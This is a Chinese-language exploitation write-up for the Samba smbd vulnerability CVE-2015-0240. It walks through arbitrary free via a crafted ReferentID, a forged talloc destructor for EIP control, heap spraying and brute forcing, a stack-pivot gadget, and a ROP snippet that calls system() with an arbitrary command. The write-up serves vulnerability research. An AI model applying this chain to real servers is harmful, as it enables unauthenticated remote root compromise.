Samba CVE-2015-0240 远程代码执行漏洞利用实践

1 演示

2 背景

2015年2月23日，Red Hat产品安全团队发布了一个Samba服务端smbd的漏洞公告 [1]，该漏洞编号为CVE-2015-0240 (https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2015-0240)，几乎影响所有版本。该漏洞的触发并不需要通过Samba服务器的账号认证，而smbd服务端通常以root权限运行，如果漏洞能够被用来实现任意代码执行，则攻击者可以远程获取系统root权限，危害极其严重，因此该漏洞的CVSS评分也达到了10。

该漏洞的基本原理是栈上未初始化的指针被传入`TALLOC_FREE()`函数。想要利用这个漏洞，首先需要控制栈上未初始化的数据，这和编译生成的二进制文件中栈的布局有关。因此少数国外的安全研究人员针对不同Linux发行版上的二进制文件做了分析，其中Worawit Wang(@sleepya_ (https://twitter.com/sleepya_))给出了较好的结果，他证实了在Ubuntu 12.04 x86 (Samba 3.6.3)和Debian 7 x86 (Samba 3.6.6)中，这个漏洞是可以被用来实现远程代码任意执行的，参考 [2] 中的注释。之后，英格兰老牌安全公司NCC Group的研究人员给出了漏洞利用的思路 [4]，但是也未给出利用细节和exploit代码。本文详细分析并实现了Ubuntu 12.04 x86（Debian 7 x86情况类似）平台下Samba服务端远程代码任意执行的exploit。

3 漏洞简介

已经有多篇文章给出了漏洞分析 [3]，这里只做一个简要介绍。漏洞出现在函数 `_netr_ServerPasswordSet()` 当中，局部变量 `creds` 原本被期望通过 `netr_creds_server_step_check()` 函数初始化，但是如果构造输入使得 `netr_creds_server_step_check()` 失败，则可导致 `creds` 未初始化就传入了 `TALLOC_FREE()` 函数：

```
NTSTATUS _netr_ServerPasswordSet(struct pipes_struct *p, struct netr_ServerPasswordSet
*r)
{
    NTSTATUS status = NT_STATUS_OK;
    int i;
    struct netlogon_creds_CredentialState *creds;
        [...]
    status = netr_creds_server_step_check(p, p->mem_ctx, r->in.computer_name, r->in.crede
ntial, r->out.return_authenticator, &creds);
    unbecome_root();

    if (!NT_STATUS_IS_OK(status)) {
                [...]
        TALLOC_FREE(creds);
        return status;
    }
```

4 漏洞利用

我们首先来看一下smbd的binary当中开启了哪些保护机制：

```
$ checksec.sh --file smbd
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      F
ILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   s
mbd
```

编译器所有能加的保护机制都用上了，最需要注意的是开启了PIE的保护，这样如果要使用binary本身的代码片段来进行ROP或者调用导入函数，就必须首先知道程序本身加载的地址。

4.1 任意地址Free

要利用这个漏洞，首先需要找到一个控制流，能够控制栈上未初始化的指针 `creds` ，这样我们就可以实现对任意地址调用 `TALLOC_FREE()` 。根据@sleepya_的PoC，我们已经知道，在Ubuntu 12.04 和 Debian 7 x86系统中，NetrServerPasswordSet请求当中 `PrimaryName` 的 `ReferentID` 域恰好落在了栈

上未初始化指针 `creds` 的位置。这样我们就可以通过构造 `ReferentID` 来实现任意地址Free。PoC中相关代码如下：

```
primaryName = nrpc.PLOGONSRV_HANDLE()
# ReferentID field of PrimaryName controls the uninitialized value of creds in ubuntu 1
2.04 32bit
primaryName.fields['ReferentID'] = 0x41414141
```

4.2 控制EIP

有了任意地址Free后，我们可以想办法让 `TALLOC_FREE()` 来释放我们控制的内存块，但我们并不知道我们所能控制的内存的地址（DCERPC请求中的数据存储在堆上）。我们可以穷举堆的地址，因为smbd进程采用fork的方式来处理每个连接，内存空间的布局是不变的。另外我们可以在堆上大量布置TALLOC内存块，来提高命中率，尽可能降低枚举的空间。我们首先假设已经知道堆的地址，先来看一看如何构造TALLOC内存块来劫持EIP。我们需要去了解 `TALLOC_FREE()` 的实现。 首先看一看TALLOC内存块的结构：

```
struct talloc_chunk {
     struct talloc_chunk *next, *prev;
     struct talloc_chunk *parent, *child;
     struct talloc_reference_handle *refs;
     talloc_destructor_t destructor;
     const char *name;
     size_t size;
     unsigned flags;
     void *pool;
     8 bytes padding;
};
```

为了满足16字节对齐，这个结构末尾还有8字节的padding，这样 `talloc_chunk` 结构一共48字节。在这个结构当中， `destructor` 是一个函数指针，我们可以任意构造。先来看一看 `TALLOC_FREE()` 这个宏展开的代码：

```
_PUBLIC_ int _talloc_free(void *ptr, const char *location)
{
    struct talloc_chunk *tc;
    if (unlikely(ptr == NULL)) {
        return -1;
    }
    tc = talloc_chunk_from_ptr(ptr);
    ...
}
```

`_talloc_free()`又调用了`talloc_chunk_from_ptr()`，这个函数是用来将内存指针（分配时返回给用户使用的指针ptr）转换成`talloc_chunk`的指针。

```
/* panic if we get a bad magic value */
static inline struct talloc_chunk *talloc_chunk_from_ptr(const void *ptr)
{
    const char *pp = (const char *)ptr;
    struct talloc_chunk *tc = discard_const_p(struct talloc_chunk, pp - TC_HDR_SIZE);
    if (unlikely((tc->flags & (TALLOC_FLAG_FREE | ~0xF)) != TALLOC_MAGIC)) {
        if ((tc->flags & (~0xFFF)) == TALLOC_MAGIC_BASE) {
            talloc_abort_magic(tc->flags & (~0xF));
            return NULL;
        }

        if (tc->flags & TALLOC_FLAG_FREE) {
            talloc_log("talloc: access after free error - first free may be at %s\n", tc-
>name);
            talloc_abort_access_after_free();
            return NULL;
        } else {
            talloc_abort_unknown_value();
            return NULL;
        }
    }
    return tc;
}
```

这个函数仅仅把用户内存指针减去`TC_HDR_SIZE`并返回， `TC_HDR_SIZE`就是`talloc_chunk`的大小48，但是我们需要满足`tc->flags`的检查，将其设置为正确的Magic Number，否则函数无法返回正确指针。接下来我们继续看`_talloc_free()`函数：

```
_PUBLIC_ int _talloc_free(void *ptr, const char *location)
{
    ...
    tc = talloc_chunk_from_ptr(ptr);
    if (unlikely(tc->refs != NULL)) {
        struct talloc_reference_handle *h;
        if (talloc_parent(ptr) == null_context && tc->refs->next == NULL) {
            return talloc_unlink(null_context, ptr);
        }
        talloc_log("ERROR: talloc_free with references at %s\n",
               location);
        for (h=tc->refs; h; h=h->next) {
            talloc_log("\treference at %s\n",
                   h->location);
        }
        return -1;
    }
    return _talloc_free_internal(ptr, location);
}
```

如果`tc->refs`不等于NULL，则进入if分支：为了让里面的第一个if分支不挂，我们需要把`tc->parent`指针设置成NULL；紧接着的for循环又要求我们让`tc->refs`指向一个合法链表，有一些复杂。我们先来看如果`tc->refs`为NULL的情形，即程序进入了`_talloc_free_internal()`函数：

```
static inline int _talloc_free_internal(void *ptr, const char *location)
{
    ...
    if (unlikely(tc->flags & TALLOC_FLAG_LOOP)) {
        /* we have a free loop - stop looping */
        return 0;
    }
    if (unlikely(tc->destructor)) {
        talloc_destructor_t d = tc->destructor;
        if (d == (talloc_destructor_t)-1) {
            return -1;
        }
        tc->destructor = (talloc_destructor_t)-1;
        if (d(ptr) == -1) { // call destructor
            tc->destructor = d;
            return -1;
        }
        tc->destructor = NULL;
    }
    ...
}
```


我们略去该函数中已经不需要考虑的部分，在上述函数中，我们已经看到`talloc_chunk`的`destructor`被调用起来了，但是在这之前有一些检查：第一个if当中，我们不能在`flags`中设置`TALLOC_FLAG_LOOP`；在第二个if中，`destructor`如果设置为-1，则函数返回-1，程序不会crash，如果`destructor`设置为其他非法地址，则程序会崩溃退出。我们可以利用这个特性来验证穷举的堆的地址是否准确：我们在穷举时可以将`destructor`设置为-1，当找到一个用来`TALLOC_FREE()`的地址没有让程序崩溃（请求有返回），则再将`destructor`设置为一个非法地址，如果程序这时候崩溃，则说明我们找到的地址是正确的。现在我们总结一下我们需要构造的chunk所应该满足的条件：

```
struct talloc_chunk {
    struct talloc_chunk *next, *prev; // 无要求
    struct talloc_chunk *parent, *child; // 无要求
    struct talloc_reference_handle *refs; // refs = 0
    talloc_destructor_t destructor; // destructor = -1: (No Crash), others: controled EIP
    const char *name;
    size_t size;
    unsigned flags; // 条件1：flags & (TALLOC_FLAG_FREE | ~0xF)) == TALLOC_MAGIC
                    // 条件2：tc->flags & TALLOC_FLAG_LOOP == False
    void *pool; // 无要求
    8 bytes padding; // 无要求
};
```

到此为止，我们已经知道怎么通过构造chunk传给`TALLOC_FREE()`来控制EIP。

4.3 穷举堆地址

经过修改PoC并结合gdb调试发现，我们可以使用new password来构造大量的chunk（对应于PoC中的`uasNewPass['Data']`）。虽然发送给Samba的请求当中有很多数据存储在堆当中（例如`username`和`password`，参考 [2]），但是很多数据要求符合WSTR编码，无法传入任意字符。 为了提高穷举堆地址的效率，我们采用 [4] 提出的思路，使用只包含`refs`、`destructor`、`name`、`size`、`flags`这5个域的压缩chunk，从48字节缩小为20字节，这样我们在穷举时只需要对每个地址穷举5个偏移，而不是原来的12个。压缩chunk的喷射与实际`talloc_chunk`结构的对应关系如下图所示。



chunk喷射的数量多少也会影响到穷举的效率。如果在内存中喷射的chunk较多，则需要枚举的空间就会减少，但是每次枚举时网络传输、程序对输入的处理等因素所导致的时间开销也会增大，因此需要根据实际情况来选择一个折中的数值。另外，在我们实现的exploit中，使用了进程池来实现并行枚举，提高了穷举的效率。

4.4 ROP

要实现ROP，我们还需要枚举Samba程序加载的基址。由于地址随机化保护机制的最小粒度为内存页，所以我们按页来枚举即可（0x1000字节）。我们在平台中大量测试了地址空间可能的范围，大致有0x200种可能的情形，可以接受。 现在我们只能通过构造`destructor`来控制一次EIP，为了实现ROP，首先需要做栈迁移（stack pivot），我们在samba的binary中找到了如下gadget：

```
0x000a6d7c: lea esp, dword [ecx-0x04] ; ret ;
```

由于在控制EIP的现场，`ecx-0x4`正好指向chunk的`name`字段，因此我们可以从`name`字段开始进行ROP。通过设置一个pop4ret（`pop eax ; pop esi ; pop edi ; pop ebp ; ret ;`）的gadget，就可以让esp指向下一个压缩chunk的`name`字段，依次往下，直到ESP走到我们喷射的内存的尽头，我们在那里可以无限制地写入ROP Payload。

[4] 中并没有给出具体栈迁移的gadget，但是根据该文中给出的图示，可以推测NCC Group的研究人员使用了相同的gadget。

4.5 任意代码执行

注意到smbd程序中导入了`system`函数，因此我们可以直接调用`system`的PLT地址来执行任意命令。但是如何写入命令呢，如果使用在堆中布置命令，目前我们只知道压缩chunk的地址，但是其中只剩下4字节可用，所以考虑调用`snprintf`，往bss section中逐字节写入命令，这种方式可以执行任意长度的命令。需要注意的是，在调用`snprintf`和`system`时，由于binary使用的是地址无关代码（PIC），需要把GOT表地址恢复到ebx寄存器中。生成ROP Payload的Python代码如下所示：

```
# ebx => got
rop = l32(popebx) + l32(got)
# write cmd to bss, fmt == "%c"
for i in xrange(len(cmd)):
    c = cmd[i]
    rop += l32(snprintf) + l32(pop4ret)
    rop += l32(bss + i) + l32(2) + l32(fmt) + l32(ord(c))
# system(cmd)
rop += l32(system) + 'leet' + l32(bss)
```

[4] 中使用的方法是传统的`mmap()` + `memcpy()`然后执行shellcode的方式，可以实现相同的效果。

4.6 exploit完整代码

samba-exploit.py (samba-exploit.py)

5 参考资料

1. Samba vulnerability (CVE-2015-0240) (https://securityblog.redhat.com/2015/02/23/samba-vulnerability-cve-2015-0240/?spm=0.0.0.0.e8Vbd3)
2. PoC for Samba vulnerabilty (CVE-2015-0240) (https://gist.github.com/worawit/33cc5534cb555a0b710b)
3. Samba _netr_ServerPasswordSet Expoitability Analysis (https://www.nccgroup.trust/en/blog/2015/03/samba-_netr_serverpasswordset-expoitability-analysis/)
4. Exploiting Samba CVE-2015-0240 on Ubuntu 12.04 and Debian 7 32-bit (https://www.nccgroup.trust/en/blog/2015/03/exploiting-samba-cve-2015-0240-on-ubuntu-1204-and-debian-7-32-bit/)